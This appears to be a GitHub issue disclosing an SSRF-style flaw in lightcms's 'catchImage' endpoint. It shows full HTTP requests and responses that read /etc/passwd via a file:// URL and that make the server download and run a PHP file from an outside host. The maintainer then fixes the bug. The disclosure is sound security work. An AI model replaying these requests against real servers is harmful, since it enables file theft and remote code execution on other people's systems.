New issue

Jump to bottom

Arbitrary file read & RCE vulnerability in "catchImage" #19

Closed gml-sec opened this issue on Feb 6, 2021 · 1 comment

gml-sec commented on Feb 6, 2021

Description


There is no filtering when downloading external images, which can casue arbitrary file reading and remote code execution.

Impact Version

lightcms latest version (v1.3.5)

Steps to Reproduce

Arbitrary File Reading




```
POST /admin/neditor/serve/catchImage HTTP/1.1
Host: lightcms:8888
Accept: application/json, text/javascript, */*; q=0.01
X-CSRF-Token: 15se6s2pxfhHczfXWlIY8kerPwe7OR99xpWzVI0b
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.146
Safari/537.36
Origin: http://lightcms:8888
Referer: http://lightcms:8888/admin/entity/2/contents/create
Accept-Language: zh-CN,zh;q=0.9
Cookie:
XSRF-TOKEN=eyJpdiI6ImxQYWpOTFwvXC9aYVJFazJlVnZMM09Rdz09IiwidmFsdWUiOi
JOdHlrcDJRS0JEcUVDdjFBa01aaFB3YlZIRXRpMWVPbVFTZHRpYzRnR0NTM1FCdXFjcE5
XbU5QUFdMRk1QVXlpM2g2M3hXYVl0dWw4SzhpRmxDR01lTVU3a3hYa0FhUWh5NTE2WERw
SVhMR201ZE9JTFVhVGpiSFBcL2c0dFNcL043IiwibWFjIjoiYzE1MjI3NTNlNzkzMzkyN
Tk1NzkyNmEyODU2YzRhNDgyMjQ4MzZmZTk0MzcyZTRlYzc5NGY1ZjU5MThjZGQyZSJ9;
lightcms_session=eyJpdiI6IllITklTWHJhR0kxbHg0XC9LZ2hCNzF3PT0iLCJ2YWx1
ZSI6ImNWOW82VVBvY21tdGZtaThzaHFRZkZrY1UwcXMzemZlXC9JSUEzdTVRQWs1bGxDc
1VWVnBwYXBhNGJMMVA1WW9jdWd6dEEwZGRkWjBlUkNxK05kTUpKMFdyN2t5XC9vUVd2Uj
B0eEFoZXZyYWtSQWU1YWgycVZaWlF1d1VLYllaYWgiLCJtYWMiOiJkNTA2MWU3Nzg4ODl
lYWNiYjViMzVlY2Y4NDFiMzczMTVhZTFlMmJmNzhkZmJiMmYwYTdjZDQzOTFiODFmMmJk
In0%3D
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 23

file=file:///etc/passwd
```

```
HTTP/1.1 200 OK
Date: Sat, 06 Feb 2021 10:39:07 GMT
Server: Apache
X-Powered-By: PHP/7.2.22
Cache-Control: no-cache, private
Set-Cookie:
XSRF-TOKEN=eyJpdiI6ImxBZ2FvbEF4RThyY0xnQjZXRnNZa0E9PSIsInZhbHVlIjoiQW
FGRm9NdEhOTzlURFl6bkNlRFlFWG1pV2plY29LUVhkdnMyeXVuY3BGT1orZDI5VUZOY2
VNejdNcVlJU2pwWVJ1eEw4cFRIRE5JaTVrNFU4dTlZTnJMZkNvckNSXC9lZGJnYXFKTm
llNWRPZDBYdTErNU9uZGVFdDgwelFOUUlRIiwibWFjIjoiOTRlMDkyYjk1YmJiMThjMT
UyOGJkNTE0MTMxZDE3YTFiNjA5YTFmODNlNzU5ZGZiMjZmZjZiYmUzYjBmYjcxOCJ9;
expires=Sat, 06-Feb-2021 12:39:08 GMT; Max-Age=7200; path=/
Set-Cookie:
lightcms_session=eyJpdiI6ImtFSld6WmlZbnppd0JLdVFseCs2RWc9PSIsInZhbHVl
IjoiejV5bkJOcWpQOGVTWkZqeVwvNW5LdHJGbENNdlBaTGR1XC9yTHVDZkVtOUxJMXQ5
ZVp6bmFYK21YT01iMzhhMmhJOFZUd3BzaGN4b2ErRCtacE9IT3BUUlJON2lPR21OQ2dU
cTZNYWhNRytNbXg0bnZcL0V4TkVrZ2VqUVphU0lsRTkiLCJtYWMiOiI0NWU5ODNiZTQ3
ODc2NmZjYTZlNTMxZWVlN2ZjYzM2Yjk3NGQ2MDJiM2UzNjExNjMzYmNmNDE5NzIxNDM2
MjE2In0%3D; expires=Sat, 06-Feb-2021 12:39:08 GMT; Max-Age=7200;
path=/; httponly
Content-Length: 152
Connection: close
Content-Type: application/json

{"list":[{"url":"http:\/\/light.com\/upload\/image\/202102\/0f1726ba8
3325848d47e216b29d5ab99.jpg","source":"file:\/\/\/etc\/passwd","stat
e":"SUCCESS"}]}
```




```
GET /upload/image/202102/0f1726ba83325848d47e216b29d5ab99.jpg
HTTP/1.1
Host: lightcms:8888
Accept: application/json, text/javascript, */*; q=0.01
X-CSRF-Token: 15se6s2pxfhHczfXWlIY8kerPwe7OR99xpWzVI0b
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.146
Safari/537.36
Origin: http://lightcms:8888
Referer: http://lightcms:8888/admin/entity/2/contents/create
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Date: Sat, 06 Feb 2021 10:41:44 GMT
Server: Apache
Last-Modified: Sat, 06 Feb 2021 10:39:08 GMT
ETag: "311aa78-1a94-5baa88be70b00"
Accept-Ranges: bytes
Content-Length: 6804
Connection: close
Content-Type: image/jpeg

##
# User Database
#
# [redacted] is
runr
[redacted]
by
# Open Directory.
#
# [redacted]o
about
# Open Directory.
##
[redacted]
root:*:0[redacted]
daemon
uucp:*:4:4:Unix to Unix Copy
```

Remote Code Execution

Place the php file which wants to be executed on your own server, and download it:




```
POST /admin/neditor/serve/catchImage HTTP/1.1
Host: lightcms:8888
Accept: application/json, text/javascript, */*; q=0.01
X-CSRF-Token: 15se6s2pxfhHczfXWlIY8kerPwe7OR99xpWzVI0b
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.146
Safari/537.36
Origin: http://lightcms:8888
Referer: http://lightcms:8888/admin/entity/2/contents/create
Accept-Language: zh-CN,zh;q=0.9
Cookie:
XSRF-TOKEN=eyJpdiI6ImxQYWpOTFwvXC9aYVJFazJlVnZMM09Rdz09IiwidmFsdWUiOi
JOdHlrcDJRS0JEcUVDdjFBa01aaFB3YlZIRXRpMWVPbVFTZHRpYzRnR0NTM1FCdXFjcE5
XbU5QUFdMRk1QVXlpM2g2M3hXYVl0dWw4SzhpRmxDR01lTVU3a3hYa0FhUWh5NTE2WERw
SVhMR201ZE9JTFVhVGpiSFBcL2c0dFNcL043IiwibWFjIjoiYzE1MjI3NTNlNzkzMzkyN
Tk1NzkyNmEyODU2YzRhNDgyMjQ4MzZmZTk0MzcyZTRlYzc5NGY1ZjU5MThjZGQyZSJ9;
lightcms_session=eyJpdiI6IllITklTWHJhR0kxbHg0XC9LZ2hCNzF3PT0iLCJ2YWx1
ZSI6ImNWOW82VVBvY21tdGZtaThzaHFRZkZrY1UwcXMzemZlXC9JSUEzdTVRQWs1bGxDc
1VWVnBwYXBhNGJMMVA1WW9jdWd6dEEwZGRkWjBlUkNxK05kTUpKMFdyN2t5XC9vUVd2Uj
B0eEFoZXZyYWtSQWU1YWgycVZaWlF1d1VLYllaYWgiLCJtYWMiOiJkNTA2MWU3Nzg4ODl
lYWNiYjViMzVlY2Y4NDFiMzczMTVhZTFlMmJmNzhkZmJiMmYwYTdjZDQzOTFiODFmMmJk
In0%3D
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 40

file=http:/[redacted]/gml.php
```

```
HTTP/1.1 200 OK
Date: Sat, 06 Feb 2021 10:44:14 GMT
Server: Apache
X-Powered-By: PHP/7.2.22
Cache-Control: no-cache, private
Set-Cookie:
XSRF-TOKEN=eyJpdiI6InQ1aE13NDF4WG1UWGJqb05ycVcyV0E9PSIsInZhbHVlIjoiRl
Z2Z1wvc3BvWkFKYm5VNGhPampncmcrRnRLQ1h1Rnd1XC9kdlVMQ0J0K2hMMWpVWWxURU
pPRGxqY0IrcXV0TGRZNUZnZGRWZDBMTGZVYVMwNE5VVGZPOHl5NnBBZDhEM2VxUUJ2bk
U1dXZxTXg3WCtlaFVsNGJ1cHhIckNZNHZQZSIsIm1hYyI6ImMwMDE5ZDk5NmM0YmE5ZT
A0NDFhMjA5NTMxYWZhMzQ4MGE0ZjA1NTU1NGEwZGJiM2Q0OTVmOTMwZTQ3NWY5MjQifQ
%3D%3D; expires=Sat, 06-Feb-2021 12:44:15 GMT; Max-Age=7200; path=/
Set-Cookie:
lightcms_session=eyJpdiI6IjZjU3JSa1hUXC9UVzBiWEVuWW1wNVFBPT0iLCJ2YWx1
ZSI6Ik1qY1pPekZnalIycFloQ3lmOVwvMGJ1NkZHejlTY1NaNElRc2JMblBWeDQ0d1pD
dnY4eXJrTGZYMjlJK3lVUkp4cnI5MjBzRVdvR1lBc2hMXC9ibzZrQk1OdzZrcExnU2J2
VUN3V3p0TktZQ1wvRDZCQ3VwcW9jRVNUR3d2YnFJU2loIiwibWFjIjoiNmYzYzRjN2U1
Mjc3MmM0NWQ1MGUzNDRjOTVjYzA0MWE4MmE5OTdmZjE5YjkzZDJjNzNhOTJjYzU5ZTM1
MDYyNSJ9; expires=Sat, 06-Feb-2021 12:44:15 GMT; Max-Age=7200;
path=/; httponly
Content-Length: 168
Connection: close
Content-Type: application/json

{"list":[{"url":"http:\/\/light.com\/upload\/image\/202102\/d2dec1f49
36b90a85b4d77bcfe92aac5.php","source":"http:\/\[redacted]
\/gml.php","state":"SUCCESS"}]}
```


不安全 | lightcms:8888/upload/image/202102/d2dec1f4936b90a85b4d77bcfe92aac5.php

PHP Version 7.2.22

System	[redacted]
Build Date	Feb 17 2020 12:30:01
Configure Command	[redacted]

eddy8 added a commit that referenced this issue on Feb 7, 2021

fix: catchImage #19 ✗ 4e692e2

eddy8 added a commit that referenced this issue on Feb 7, 2021

fix: catchImage #19 ✓ b52d0aa

eddy8 added a commit that referenced this issue on Feb 7, 2021

fix: catchImage #19 ✓ 20a5b11

eddy8 closed this as completed on Feb 7, 2021

eddy8 commented on Feb 7, 2021 Owner

thanks

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants